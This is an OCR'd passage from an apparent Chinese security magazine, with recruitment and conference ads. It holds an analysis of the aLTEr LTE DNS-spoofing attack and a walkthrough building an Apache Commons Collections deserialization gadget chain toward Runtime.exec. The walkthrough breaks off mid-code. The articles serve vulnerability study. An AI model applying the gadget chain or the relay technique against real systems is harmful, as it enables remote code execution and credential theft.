其他福利：街机、PS4、VR游戏、健身器材、机械键盘、人体工学椅，以及更多惊喜……

我们在招聘的岗位：

研发：

1. 测试与质量控制工程师
2. 系统研发工程师
3. 售前/售后工程师
4. web前端工程师
5. 后端研发工程师


安全：

1. 安全工程师
2. 安全咨询顾问（合规）

更多职位的具体要求及薪资待遇请扫二维码

官网地址：
www.chaitin.cn
简历投递：
hr@chaitin.com

KCon
汇聚黑客的智慧



聚变

KCon 2018

北京 ● 751D·PARK 东区故事 D·live 生活馆

会议时间 08/24、08/25、08/26

8月1日前购票八折

知道创宇出品

kcon.knownsec.com

【漏洞分析】

谁说 4G 网络不能无线钓鱼攻击 -——— aLTEr 漏洞分析

作者：ahwei

原文来源：【安全客】https://www.anquanke.com/post/id/150488

一、关于无线钓鱼攻击

想必各位喜欢钻研安全技术的小伙伴们，对于 WIFI 网络的钓鱼攻击套路已经非常熟悉了。攻击者通过在例如星巴克之类的公共 WIFI 网络，使用同样的预共享秘钥，同样的 SSID 搭建一个恶意 wifi，通过 DNS spoof 的方式将受害者访问的站点重定向到自己做的钓鱼站点，从而获取用户的密码等关键信息[1]。

然而，最近披露的一个 4G 协议漏洞，对于 LTE 网络，也可以达到与 WIFI 钓鱼攻击类似的攻击效果，甚至威胁更大。下面且看 360 独角兽安全团队对该漏洞及攻击技巧的详细解析。

二、关于 LTE 用户面漏洞

GSMA 名人堂 6 月 27 日发布了该漏洞，独角兽团队第一时间对该漏洞进行了分析，以便各位同行能快速理解该漏洞精髓。

GSMA ABOUT WHAT WE DO MEMBERSHIP SERVI

Mobile Security Research Hall of Fame

Welcome to the GSMA Mobile Security Research Hall of Fame.
The GSMA's Mobile Security Research Hall of Fame lists security vulnerability finders that have made contributions to increasing the security of the mobile industry by submitting disclosures to the GSMA or its members. It is the primary mechanism for the GSMA to recognise and acknowledge the positive impact the finder has had on the mobile industry by following the GSMA's CVD process.

The Hall of Fame also facilitates the nomination and recognition of other finders that may have made significant discoveries of vulnerabilities to individual GSMA member companies.

Entry to the Mobile Security Research Hall of Fame is purely optional and is at the discretion of the finder, the GSMA and/or the nominating GSMA member.

On behalf of the mobile industry, we would like to thank the following people for making a responsible disclosure to us and recognise their contribution to increasing the security of the mobile industry:

Date	CVD#	Name	Organisation & Link
23/2/2017	0001	Yuwei Zheng Lin Huang Haoqi Shan Jun Li Qing Yang	Unicorn Team, Radio Security Research Dept., 360 Technology http://unicorn.360.com
19/6/2017	0003	Vladimir Wolstencroft	BAIKE LTD
27/06/2018	0008	David Rupprecht Katharina Kohls Christina Pöpper Thorsten Holz	Ruhr University Bochum and New York University Abu Dhabi https://www.alter-attack.net

图 1 GSMA CVD 披露

该漏洞是 LTE 协议标准漏洞，产生原因是 LTE 标准在制定时为了提高短报文带宽利用率，对于用户面的数据，空口层面仅仅启用了加密，并没有像控制面数据一样，强制进行完整性保护。 这使得通过对运营商 LTE 网络中 eNodeB 与终端（手机等）之间的无线链路进行攻击，远程利用此漏洞，可以篡改用户的 IP 数据报文，作者将这个漏洞命名为 ALTER 攻击[2]。威胁更大的是，可以在无线电波层面，对 LTE 用户进行 DNS spoof 攻击。

三、关于 LTE 空口的用户面与控制面

LTE 的控制面用于传输信令，而数据面则用于传输用户的业务数据，例如承载语音通话，网页浏览的 IP 报文数据。

LTE 中加密和完整性保护在 PDCP 层实现，下面两个图分别为 LTE 空中接口（uu 接口）控制面和用户面 PDCP 层功能示意图。




图 2 LTE 控制面 PDCP 层功能示意图




图 3 LTE 用户面 PDCP 层功能示意图

对比这两个图，我用红框标记部分，可以看到在 LTE 空中接口的控制面有加密和完整性保护，而在用户面则只有加密。事实上这个用户面加密在 LTE 标准中是可选的，当然运营商在部署时通常都会启用加密，但是该漏洞却与是否加密没有任何关系，即便运营商启用了用户面的加密，攻击依然可以成功进行。

四、攻击过程及原理

4.1 硬件平台




图 4 LTE 恶意中继示意图

实现这个攻击核心组件是 LTE 中继（Relay），即在运营商 eNodeB 和手机之间插入一个 LTE 恶意中继，恶意中继由一个伪 eNodeB 和一个伪 UE（终端，类似手机）组成。下行链路中，运营商 eNodeB 给真实 UE（用户手机）发送的数据被伪 UE 接收，通过伪 eNodeB 发送给真实 UE。上行链路中，真实 UE 给运营商 eNodeB 发送的数据则被伪 eNodeB 接收，通过伪 UE 发送给运营商的 eNodeB。 这样所有真实 UE 与运营商之间的数据都会通过中继。

4.2 实现原理

当 LTE 网路启用用户面加密时，要发起攻击，首先需要解决的是在空口上绕过加密算法，修改 IP 报文数据。

4.2.1 LTE 加密原理

从常规思维看，分组对称加密算法的密文只要被修改一个 bit，会导致在解密时，分组中至少一半以上的 bits 放生变化，这是评价加密算法好坏的一个标准。从这个角度看，在 LTE 用户面启用加密时，似乎针对密文进行修改，并不会带来什么危害，数据顶多在恶意中继那透明的通过，恶意中继也无法解密，也无法受控的通过篡改密文达到修改明文的目的。然而这个思路对于流式加密并不适用，而 LTE 用户面数据恰好采用的是流式加密。




图 5 LTE 用户面数据加密/解密示意图

如图所示，LTE 的流式加密过程中，秘钥流生成器利用 AS key 等一系列的参数产生密钥流，秘钥流与明文流异或后得到密文 c。解密时则用秘钥流和密文流 c 异或得到明文 m。

加密

Keystream XOR m = c;

解密

Keystream XOR c= m;

发送端和接收端使用相同的 AES key 即相同的算法产生 keystream。

4.2.2 绕过加密任意篡改数据包




图 6 插入攻击者之后的 LTE 用户面数据加密/解密示意图

图 6 为插入攻击者之后的 LTE 用户面数据加解密示意图，假定用特定的掩码 mask 和密文流 c 异或的到密文流 c’ ，解密的时候得到的明文流为 m’ 。

这个过程可以描述为

mask XOR c = c’ ;

Keystream XOR c’ = m’ ;

经过简单推导

Keystream XOR c’ XOR m = m’ XOR m;

Keystream XOR c’ XOR (Keystream XOR c) = m’ XOR m;

Keystream XOR (Mask XOR c) XOR (Keystream XOR c) = m’ XOR m;

可得到

Mask = m’ XOR m;

如果知道数据报文的原始明文，就可以得到篡改掩码 Mask。 而对于移动数据网络，同一个运营商，同一个区域的 DNS 一般是固定的，很容易得到，所以大致可以猜测出 DNS 数据包的明文。然而，要做到 DNS spoof 攻击，只需要修改 UE 发送的 DNS 请求中的 IP 地址而已，而 IP 地址在 PDCP 数据包中的偏移也是固定的，这使得修改操作更容易。现在遗留的问题变为怎么在众多 PDCP 帧中定位到 DNS 数据包。

4.2.3 定位 DNS 数据包

DNS 请求数据一般比较短，可以尝试通过长度来区分，但是需要注意的是如何将同样短的 TCP SYN 请求与 DNS 请求区分开来，作者通过大数据的方式，统计了移动网络中 DNS 请求的长度分布，分布图如下




图 7 PDCP IP 报文长度分布图

从这个图中可以看到下行 DNS 请求回应的长度与 PDCP 其他帧的长度有非常明显的区分度，毫不费力的可以区分出来，而对于上行的 DNS 请求，则可以通过猜测的方式，即对疑似 DNS 请求报文修改目标 IP 地址到自己控制的恶意 DNS 服务器，观察是否检测到 DNS 请求回应，如果收到回应，则说明修改的是一个 DNS 包，这个方法准确率很高。

4.2.4 IP 头检验和的处理

修改 IP 后，会导致 IP 包的校验和改变，这里还得处理校验和，这里作者使用了修改 TTL 去补偿 IP 变动以保证整个 IP 头校验和不变的方法。我们知道 TTL 会随着 IP 包经过的路由逐跳减小。而对于上行链路空口截获的 IP 包从 UE 出来之后显然还没有经过任何路由，所以 TTL 还是默认值，这个默认值可以从 UE 操作系统的 TCP/IP 协议栈的默认设置中得到。而对于下行链路，我们不知道 IP 报文从我们的恶意 DNS 服务器发出后经过了多少路由，修改 TTL 补偿校验和的方式行不通，这里作者通过修改 IP 头中的标识区域来做补偿。

4.2.5 UDP 校验和处理

对于上行链路，由于最终计算 UDP 校验和的程序显然在攻击者控制的恶意 DNS 服务器上，因此可以通过修改协议栈源码的方式直接忽略。

对于下行链路，修改 DNS 服务器协议栈将 UDP 校验和直接设为 0，DNS 回应依然有效。到此校验和问题解决。篡改 LTE 用户面数据的坑已经填完，整个攻击的原理也阐述完毕。

五、攻击演示

下面是攻击视频关键部分，即获取到受害者用户名，密码的部分




图 8 攻击结果图片，获取到受害者用户名及密码

原始视频地址：

https://www.youtube.com/watch?time_continue=1&v=3d6lzSRBHU8

六、威胁范围

由于该漏洞由 LTE 标准引入，针对于所有从 LTE 演变而来的其他网络，例如 NB-IOT，LTE-V， 以及未来的 5G（依然没有启动强制性的用户面完整性保护），都有影响。

与 WIFI 下的 DNS spoof 钓鱼攻击相比，LTE 空口 DNS spoof 实现难度虽然要大得多，但攻击范围却比 WIFI 要大，LTE 攻击并不需要像 WIFI 攻击一样，需要先破解预共享秘钥，因此抛开实现难度问题，成功率和覆盖面都比 WIFI 下的钓鱼攻击要强，威胁也更大。

由于该攻击发生于数据链路层，任何上层协议针对 DNS 可用的防护措施，例如 DNSSEC，DTLS 等在这里都将失效。唯一解决方案是修改 LTE 标准。

参考文献

[1] 360 PegasusTeam， 聊聊 wifi 攻击
http://www.freebuf.com/articles/wireless/145259.html
[2] Breaking LTE on Layer Two David Rupprecht 等
https://www.alter-attack.net/media/breaking_lte_on_layer_two.pdf
[3] LTE 用户面介绍 华为技术有限公司

ApacheCommonsCollections 反序列化漏洞分析

作者：lightless@MLSRC
原文来源：【美丽联合】https://mp.weixin.qq.com/s/PMns5TFa8dZnVwNlYupAyQ

0x00 CommonsCollections

上篇文章讲到了 Spring-tx 组件出现的问题，通过构造 RMI 和 JNDI 来供服务端下载恶意 class 并通过反序列化进行 RCE，这次研究一下另外一种漏洞，利用 Java 的反射机制来执行任意命令，并且通过反序列化来进行 RCE。本次分析的漏洞则是 2015 年出现的 Apache-commons-collections 组件出现的反序列化问题，这个包为 Java 提供了很多基础常用且强大的数据结构，方便开发。

0x01 TransformedMap

看网上的大佬们说这次出现的问题是由于 TransformedMap 和 InvokerTransformer 造成的。

`TransformedMap` 这个类是用来对 `Map` 进行某些变换用的，例如当我们修改 `Map` 中的某个值时，就会触发我们预先定义好的某些操作来对 `Map` 进行处理。

```
1.      Map transformedMap = TransformedMap.decorate(map, keyTransformer, valueTransfo
rmer);
```

通过 `decorate` 函数就可以将一个普通的 `Map` 转换为一个 `TransformedMap`。第二个参数和第三个参数分别对应当 `key` 改变和 `value` 改变时需要做的操作； `Transformer` 是一个接口，实现 `transform(Object input)` 方法即可进行实际的变换操作，按照如上代码生成 `transformedMap` 后，如果修改了其中的任意 `key` 或 `value`，都会调用对应的 `transform` 方法去进行一些变换操作。

如果想要进行一系列的变换操作，可以通过定义一个 `ChainedTransformer` 来实现，只需要传入一个 `Transformer` 数组即可：

```
1.          Transformer[] transformers = new Transformer[] {
2.              new ConstantTransformer(...),
3.              new InvokerTransformer(...)
4.          };
5.
6.          Transformer chainedTransformer = new ChainedTransformer(transformers);
7.          Map transMap = TransformedMap.decorate(rawMap, null, chainedTransformer);
```

CommonsCollections 也已经内置了许多常见的 transformer，无需手工编写，其中有一个 InvokerTransformer 十分有趣，可以通过反射的方式去调用任意的函数，也是我们执行命令的关键。

0x02 Run exec

在 Java 中执行命令一般通过 Runtime.getRuntime().exec("command")来执行命令，如果我们想在修改 transformedMap 时执行命令，就需要构造一个特殊的 ChainedTransformer 来反射出 exec 函数。

在构造之前，我们要先看一下 ChainedTransformer 和 InvokerTransformer 是如何工作的，下面的代码会触发 chainedTransformer 开始进行变换：

```
1.          Map normalMap = new HashMap();
2.          normalMap.put("foo", "bar");
3.
4.          Map transformMap = TransformedMap.decorate(normalMap, transformChain, transfor
mChain);
5.
```

```
6.      Map.Entry entry = (Map.Entry) transformMap.entrySet().iterator().next();
7.      entry.setValue("test");
```

最终会调用到 org/apache/commons/collections/functors/ChainedTransformer.class 中的 transform 方法。

```
public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```

可以看到这个链中，会将上一次变换的结果作为下一次变换的输入，直到所有的变换完成，并返回最终的 object，很容易理解，就不过多赘述了。

下面来看下 InvokerTransformer 的关键代码

```
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    this.iMethodName = methodName;
    this.iParamTypes = paramTypes;
    this.iArgs = args;
}

public Object transform(Object input) {
    if (input == null) {
        return null;
    } else {
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(this.iMethodName, this.iParamTypes);
            return method.invoke(input, this.iArgs);
        } catch (NoSuchMethodException var4) {
            throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '
```

关键部分在于通过 getClass()、getMethod、invoke()来进行反射，查找并调用给定的方法。

在我们构造的 chain 中，最终实现的应当是执行类似于

```
((Runtime) Runtime.class.getMethod("getRuntime").invoke()).exec("ifconfig")
```

这样的代码，所以 chain 的第一步就是获取 Runtime 类，可以通过内置的 ConstantTransformer 来获取，所以 chain 现在是这个样子：

```
1.          Transformer[] transformers = new Transformer[] {
2.              new ConstantTransformer(Runtime.class)
3.          };
4.
5.          Transformer transformChain = new ChainedTransformer(transformers);
```

接下来就是通过 InvokerTransformer 来反射调用 getMethod 方法，参数是 getRuntime，以此来获取到 Runtime.getRuntime。InvokerTransformer 接受三个参数，分别是调用方法的名称，参数类型，调用参数。所以第一个参数就应当为 getMethod；而 getMethod 方法的签名为 getMethod(String, Class...)，我们实际用的时候也只传入了一个 String，所以第二个参数应当写为 new Class[] {String.class, Class[].class}，第三个参数则为调用 getMethod 时候实际传入的参数，所以应当为 new Object[] {"getRuntime", new Class[0]}就可以了。

到这里 chain 已经是这个样子了：

```
1.          Transformer[] transformers = new Transformer[] {
2.              new ConstantTransformer(Runtime.class),
3.              new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class}, new Ob
ject[] {"getRuntime", new Class[0]})
4.          };
5.
6.          Transformer transformChain = new ChainedTransformer(transformers);
```

紧接着我们按照同样的方法构造出调用 invoke 和 exec 的 InvokerTransformer，整个 chain 就完成了。

```
1.          Transformer[] transformers = new Transformer[] {
```


```
2.              new ConstantTransformer(Runtime.class),
3.              new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class}, new Ob
